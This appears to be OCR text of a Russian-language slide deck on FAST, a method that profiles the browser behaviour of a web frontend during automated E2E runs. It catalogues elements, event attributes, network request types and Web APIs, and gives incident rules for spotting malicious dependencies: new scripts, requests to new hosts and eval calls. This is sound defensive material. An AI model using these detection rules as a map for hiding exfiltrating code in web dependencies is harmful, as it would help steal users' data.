Успешная аутентификация, редирект




Открытие формы создания клиента, заполнение данных

Клик по кнопке, клиент успешно добавлен




Клик по кнопке Logout, закрытие страницы



Автоматизированное выполнение E2E-сценария (Use Case)

Как работает FAST?




Автоматизированное выполнение E2E-сценария (Use Case)

Software Bill of Behavior (SBOB)

Контентный слой браузера

Как работает FAST?



Автоматизированное выполнение E2E-сценария (Use Case)

Элементы	Запросы	API браузера	Sensitive Data
script, iframe, embed, form и др.	xhr, fetch, img, websocket и др.	eval, clipboard, geolocation, cookie, notification и др.	В сетевых запросах, на странице, в постоянных хранилищах браузера

Software Bill of Behavior (SBOB)

Контентный слой браузера

1. Элементы

Скрипты (2)

- script file
- script inline

Другие (12+)

- img
- iframe
- link
- audio
- video
- embed
- object
- applet
- track
- source
- form
- picture
- etc.

Атрибуты событий (115+)


- onafterprint
- onbeforeprint
- onerror
- onhashchange
- onmessage
- onoffline
- ononline
- onpagehide
- onpageshow
- onpopstate
- onresize
- onstorage
- onunload
- onblur
- onchange
- onfocus
- oninput
- oninvalid
- onreset
- onsearch
- onshow
- onselect
- onsubmit
- onkeydown
- onkeypress
- onkeyup
- onclick
- ondblclick
- onload
- onmouseup
- onwheel
- ontoggle
- ondrop
- onscroll
- oncopy
- oncut
- onpaste
- onabort
- onpause
- onplay
- onseeked
- onseeking
- onstalled
- onclose
- ondrag
- ondragend
- ondragenter
- ondragleave
- ondragover
- ondragstart
- oncanplay
- oncuechange
- onemptied
- onended
- onloadeddata
- onmousedown
- onmousemove
- onmouseout
- onloadstart
- onplaying
- onprogress
- onratechange
- onsuspend
- onwaiting
- onauxclick
- oncancel
- onloadedmetadata
- ontimeupdate
- onvolumechange
- onanimationend
- onanimationiteration
- onanimationstart
- onanimationcancel
- oncanplaythrough
- ondurationchange
- onmousewheel
- onpointercancel
- onpointerdown
- onpointerenter
- onpointerleave
- onpointermove
- onpointerout
- onpointerover
- onpointerrawupdate
- onpointerup
- onscrollend
- onselectionchange
- onformdata
- onslotchange
- ontransitioncancel
- ontransitionend
- ontransitionrun
- ontransitionstart
- onbeforeunload
- oncontextmenu
- onmouseover
- onselectstart
- onbeforecopy
- onbeforecut
- onbeforeinput
- onbeforematch
- onbeforepaste
- onbeforetoggle
- onbeforexrselect
- oncontextrestored
- onsecuritypolicyvio
- onmouseenter
- onmouseleave
- onfullscreenchang
- onfullscreenerror

2. Сетевые запросы

- XMLHttpRequest
- Fetch
- SendBeacon
- WebSocket
- Event Source
- Form
- a[ping]
- a click
- Navigation
- etc.

- Elements
  - img
  - iframe
  - script
  - script (JSONP)
  - link
  - audio
  - video
  - embed
  - object
  - applet
  - track
  - source
  - form
  - picture
  - etc.

- CSS
  - font
  - images
  - etc.




3. API браузера (Web API)

- eval()
- new Function('a', 'b', 'return a + b');
- Clipboard API
- navigator.mediaDevices
  - Camera
  - Microphone
  - Screen Capture
- Navigator.geolocation
- Notification / Push API
- Web Worker
- Shared Worker
- Service Worker API
- Payment Request API
- WebRTC
- WebAssembly
- etc.


https://developer.mozilla.org/en-US/docs/Web/API

4. Sensitive Data


- Персональные данные, логины, пароли
- Избыточное раскрытие данных
- Запись данных в постоянные хранилища браузера (cookie, LocalStorage, IndexedDB и др.)




Эталонный профиль




Профиль 1
Эталонный (разрешенный)
профиль поведения




Scan 1
Профиль 1



Scan 2
Профиль 2



Scan 3
Профиль 3




Scan 4
Профиль 4


Какие изменения являются инцидентами?

Событие	Уровень
Обнаружен новый элемент-скрипт	🔴 Critical
Сетевой запрос на новый хост	🔴 Critical
Вызов eval() и аналогичных функций	🔴 Critical
Вызов ранее неиспользованной Web API-функции	🔴 Critical

Какая из зависимостей выполняет вредоносные действия?

Сборка webpack
с раскладыванием
зависимостей по
разным файлам






Особенности FAST-анализа

- Mock’и
- Тестовый стенд или продакшн
- Достаточно покрыть основные E2E-сценарии
- Обнаружение вредоносных действий
  - и/или
- триггеров запуска вредоносного кода

DevSecOps / FrontSecOps

Plan → Code → Build → Test → Release → Deploy → Operate → Monitor

- Требования к приложению
- На какие хосты отправляет данные
- Какие API браузера использует

